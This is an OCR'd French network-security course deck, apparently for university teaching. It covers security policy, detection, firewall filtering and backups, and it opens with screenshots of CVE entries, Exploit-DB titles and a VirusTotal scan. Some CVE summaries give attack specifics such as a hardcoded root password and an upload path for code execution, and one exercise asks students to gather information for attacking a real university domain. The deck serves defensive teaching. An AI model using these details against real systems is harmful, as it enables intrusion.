
#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2014-5334	254		+Priv	2018-01-08	2018-01-29	10.0	Admin	Remote	Low	Not required	Complete	Complete	Complete
FreeNAS before 9.3-M3 has a blank admin password, which allows remote attackers to gain root privileges by leveraging a WebGui login.														
2	CVE-2014-6436	287		Exec Code Bypass	2018-01-12	2018-01-31	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Aztech ADSL DSL5018EN (1T1R), DSL705E, and DSL705EU devices improperly manage sessions, which allows remote attackers to bypass authentication in opportunistic circumstances and execute arbitrary commands with administrator privileges by leveraging an existing web portal login.														
3	CVE-2014-8579	798			2018-01-05	2018-01-26	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
TRENDnet TEW-823DRU devices with firmware before 1.00b36 have a hardcoded password of kcodeskcodes for the root account, which makes it easier for remote attackers to obtain access via an FTP session.														
4	CVE-2015-9246	20		Exec Code	2018-01-12	2018-01-24	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
An issue was discovered in Skybox Platform before 7.5.201. Remote Unauthenticated Code Execution exists via a WAR archive containing a JSP file. The WAR file is sent to /skyboxview-softwareupdate/services/CollectorSoftwareUpdate and the JSP file is reached at /opt/skyboxview/thirdparty/jboss/server/web/work /jboss.web/localhost.														
5	CVE-2017-2741	284		Exec Code	2018-01-23	2018-02-12	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
A potential security vulnerability has been identified with HP PageWide Printers, HP OfficeJet Pro Printers, with firmware before 1708D. This vulnerability could potentially be exploited to execute arbitrary code.														
6	CVE-2017-12377	119		DoS Exec Code Overflow	2018-01-26	2018-02-08	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
ClamAV AntiVirus software versions 0.99.2 and prior contain a vulnerability that could allow an unauthenticated, remote attacker to cause a denial of service (DoS) condition or potentially execute arbitrary code on an affected device. The vulnerability is due to improper input validation checking mechanisms in mew packet files sent to an affected device. A successful exploit could cause a heap-based buffer over-read condition in mew.c when ClamAV scans the malicious file, allowing the attacker to cause a DoS condition or potentially execute arbitrary code on the affected device.														
7	CVE-2017-12379	119		DoS Exec Code Overflow	2018-01-26	2018-02-08	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
ClamAV AntiVirus software versions 0.99.2 and prior contain a vulnerability that could allow an unauthenticated, remote attacker to cause a denial of service (DoS) condition or potentially execute arbitrary code on an affected device. The vulnerability is due to improper input validation checking mechanisms in the message parsing function on an affected system. An unauthenticated, remote attacker could exploit this vulnerability by sending a crafted email to the affected device. This action could cause a messageAddArgument (in message.c) buffer overflow condition when ClamAV scans the malicious email, allowing the attacker to potentially cause a DoS condition or execute arbitrary code on an affected device.														

source http://www.cvedetails.com

Heureusement

C'est super dur de trouver comment exploiter des failles

Site d'utilisation de failles



EXPLOIT DATABASE

Home | Exploits | Shellcode | Papers | Google Hacking Database | Submit | Search

Remote Exploits

This exploit category includes exploits for remote services or applications, including client side exploits.


Date Added	D	A	V	Title	Platform	Author
2018-02-13		-		Advantech WebAccess 8.3.0 - Remote Code Execution	Windows	Nassim Asrir
2018-02-13		-		CloudMe Sync < 1.11.0 - Buffer Overflow	Windows	hyp3rlinx
2018-02-12		-		LibreOffice < 6.0.1 - '=WEBSERVICE' Remote Arbitrary File Disclosure	Linux	Mikhail...
2018-02-10		-		JBoss 4.2.x/4.3.x - Information Disclosure	Multiple	JameelNabbo
2018-02-07		-		Adobe Coldfusion 11.0.03.292866 - BlazeDS Java Object Deserialization Remote Code...	Windows	Faisal Tameesh
2018-02-08		-		HPE iLO 4 < 2.53 - Add New Administrator User	Multiple	skelsec
2018-02-05		-		Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution...	Windows	Metasploit

source http://www.exploit-db.com

Heureusement

Les antivirus nous protègent.

Les antivirus



Communauté Statistiques Documentation FAQ A propos Français prigent

virustotal

SHA256: 1d45d4085010e4f8c7b3aa0345a9e2a10271402b44311e51410b3847e858cb87

Nom du fichier : Scan_no_9215_0056_2271.ace

Ratio de détection : 5 / 54

Date d'analyse : 2016-11-07 09:51:40 UTC (il y a 1 heure, 11 minutes)

0 0


Analyse | Informations supplémentaires | Commentaires 0 | Votes

Antivirus	Résultat	Mise à jour
Avira (no cloud)	TR/Dropper.Gen	20161107
Cyren	W32/Trojan.MJ.gen!Eldorado	20161107
F-Prot	W32/Trojan.MJ.gen!Eldorado	20161107
Ikarus	Trojan-Dropper.Win32.Injector	20161107
Sophos	Mal/DrodAce-A	20161107
ALYac	✓	20161107
AVG	✓	20161107
AVware	✓	20161107
Ad-Aware	✓	20161107
AegisLab	✓	20161107

Heureusement


Les grosses entreprises ne se font jamais pirater.

Les plus grosses fuites de données



source http://www.informationisbeautiful.net

Les plus grosses fuites de données



source

https://www.csoonline.com/

Heureusement

On peut repérer les pirates quand ils cherchent des failles.

Shodan, Censys, Zoomeye etc.

- http://www.shodan.io
- https://censys.io
- https://www.zoomeye.org

Définir les rôles : politique de sécurité

- Que voulez-vous faire ?
- Qui fait quoi, comment et quand ?
- Les pièges à éviter

Que voulez-vous faire ?

- Protéger contre la CIA/NSA/GRU ?
- Protéger contre des adversaires précis ?
- Protéger contre l'interne ?
- Protéger contre le "normal" ?
- N'oubliez jamais
  - Vous voulez assurer la survie de votre organisme


Qui aura le droit de faire quoi ?

- Politique de sécurité
- Le web est autorisé pour qui, pour quoi ?
- Qui peut utiliser la messagerie ?
- Qui définit les règles ?
- Qui les annonce et comment ?
- Quelles sont les sanctions ?

Les pièges à eviter

- Tenter l'impossible
- Faire du tout sécuritaire

A l'impossible nul n'est tenu



Eviter le tout sécuritaire

- Fragilise votre soutien par la DG
- Provoque des tentatives de contournements
- Préférer empêcher à interdire

Rappel

Votre but est que "votre organisme fonctionne" pas de concurrencer Fort Knox

Les priorités

- Empêcher les agressions (volontaires ou non) : Protection
- Repérer les agressions: Détection
- Confiner les agressions et limiter leurs conséquences
- Accumuler les preuves
- Comprendre, apprendre, retenir (itération)
- Retour à la normale

La protection

Nous parlerons ici de la protection dite périmétrique

- Partie la plus efficace
  - 70% à 80% d'attaques en moins (les choses changent)
- La moins coûteuse
  - en temps
  - en argent
  - en compétence
- La plus stable dans le temps
- La plus visible

La détection

- La détection permet de réagir
- Permet de prévoir l'avenir
  - scan sur des ports inconnus
  - analyse des comportement anormaux
- Permet de justifier les coûts
  - En présentant correctement les informations

Confinement des agressions

- "Réactif" en cas d'échec de protection
- Protection en profondeur
- Doit être placé "en plus" avant la détection (proactif)
- De plus en plus utile avec les vers

Accumuler les preuves

- Optionnel
- En cas de recours en justice
  - A notre initiative
  - Mais aussi à notre encontre
- Tâche ingrate et rarement effectuée
  - Réputation
  - Argent
  - Temps

Comprendre, apprendre, retenir

- L'attaque a réussi
  - Pourquoi ?
  - Comment y remédier ?
  - Parer à la faille utilisée
  - Réfléchir à une généralisation de cette faille

Remise en état

- Plan de reprise/Plan de secours
- Si elle est faite avant de comprendre
  - Vous ne pourrez apprendre
  - Vous n'aurez donc rien appris
  - Vous resubirez l'attaque
- Nécessité d'une machine à remonter le temps
- Phase rarement testée

Collecte des informations : exercices

Exercice 1 : Ingénierie informationnelle

Collecter toute information utile pour attaquer le domaine ut-capitole.fr

Exercice 2 : jouons avec nmap

Découvrir les utilisations de NMAP, pour les ports, les applications, les versions.

Résolution des problèmes

- La tronçonneuse
- Le ciseau à bois
- Le papier de verre
- La lazure

La tronçonneuse

On enlève l'inutile :

- Protection contre l'extérieur;
- Protection contre l'intérieur;
- Protection à l'intérieur.

Protection contre l'extérieur

Travail effectué par le firewall :

- On bloque tout ce qui vient de l'extérieur;
- Hormis ce qui est spécifiquement autorisé;
- Le tout basé sur une notion de port;
- Les entrées sont limitées en rapidité;
- On jette et on n'avertit pas.

Protection contre l'intérieur

Tout est autorisé en sortie SAUF

- Ce qui est offert en interne
  - DNS, SMTP, NTP, etc.
- Ce qui est dangereux pour l'extérieur
  - SNMP, Netbios, etc.
- Ce qui est illégal, non productif
  - P2P, pédopornographie
  - Jeux en ligne, pornographie
- Les "zones ouvertes" qui doivent être contrôlées
  - Show Room
  - WiFi

Protection à l'intérieur

Travail effectué par un filtrage interne. Tout est autorisé en intra-établissement SAUF

- Ce qui est dangereux
- Les zones ouvertes
- Les zones fragiles doivent être injoignables

Le ciseau à bois

On enlève ce que l'on sait dangereux dans ce qui est autorisé

- Le courrier électronique
- Le Web
- Les services en général

Le courrier électronique

Le SMTP rentre mais

- Il ne rentre pas pour ressortir
- Il ne doit pas être vecteur de virus
- Il est analysé contre le spam (ou plutôt contre tout danger).

Le Web

Le Web sort mais

- Certains sites sont interdits
- Les nids à virus sont inspectés
- On journalise ce qui passe

Les services

Certains services sont offerts, mais

- Les serveurs sont patchés
- Ils remontent les anomalies
- Un détecteur d'anomalies veille
- On limite les conséquences des anomalies

Le reste

Le reste sort mais

- Limitation des débits
- On suit les connexions (journaux)

Le papier de verre

On repère ce qui va être dangereux

Les logs sont nos amis

Les journaux sont nos seuls amis. On va donc faire appel à eux pour

- Les machines internes qui déclenchent des alertes.
- Les services qui sont auscultés par l'extérieur
- Les alertes récurrentes

Les actions de salubrité publique

On abat les webmestres !

La lazure

On évite que le temps et les intempéries ne nous détruisent la maison.

La machine à remonter le temps

- On fait des sauvegardes
- On vérifie qu'elles fonctionnent
- On ne les place pas au même endroit que les serveurs
- On vérifie qu'elles pourront toujours fonctionner

La dynamo

On met en place la dynamo

- E.D.F. en temps de paix : 240 Volts
- E.D.F. en temps de grève : 0 Volt
- E.D.F. en temps d'orage : 400 Volts

L'onduleur est votre ami. Vous devez l'écouter.

On ferme à clé

- Coût d'un pirate professionnel: 2000 € à 200 000 €
- Coût d'une femme de ménage : 100 € la journée

Moralité : fermez les portes.

Post scriptum

Temps moyen pour fracturer une serrure de sécurité "simple" : 3 à 30 secondes.

Les protections réseau


Comment protéger ?

- Dans un monde parfait
  - Bien concevoir les services
  - Bien configurer les services
  - Bien les utiliser
- Dans le monde réel
  - Limiter les accès aux services nécessaires
    - En nombre de machines
    - En nombre de services
  - Limiter les conséquences d'une intrusion

Mais garder à l'esprit

Une protection périmétrique ne protège pas :

- du WiFi
- des portables infectés
- des applications web infectées



D'où l'idée

- Séparer les services publics et les services internes
- Limiter la communication et la visibilité depuis l'extérieur
- Obliger le passage par un point unique de contrôle => Le pare-feu

Les pare-feux

- De nombreux noms
  - Firewall
  - Garde-Barrières
  - Gatekeeper
- Qu'est-ce que c'est ?
- Comment ça marche ?
- Evaluer et choisir un pare-feu

Les pare-feux

- Définition réseaux
- Types de pare-feux
- Types d'architecture
- Critères de choix
- Perspectives

Politique de sécurité : le firewall

- La sortie
  - Qui ?
  - Pour quoi ?
- L'entrée
  - Qui ?
  - Pour quoi ?

Définitions

- IP
- ICMP
- La notion de port
- TCP
- UDP
- Protocoles

IP : Internet Protocol

- Protocole de communication
- Actuellement en version IPv4
- IPv6 en cours de déploiement (Free depuis Décembre 2007)
- Chaque machine sur Internet a une adresse IP unique
- Les paquets se propagent de routeur en routeur
- Protocole non fiable mais résistant

IP : Internet Protocol

Format d'une adresse

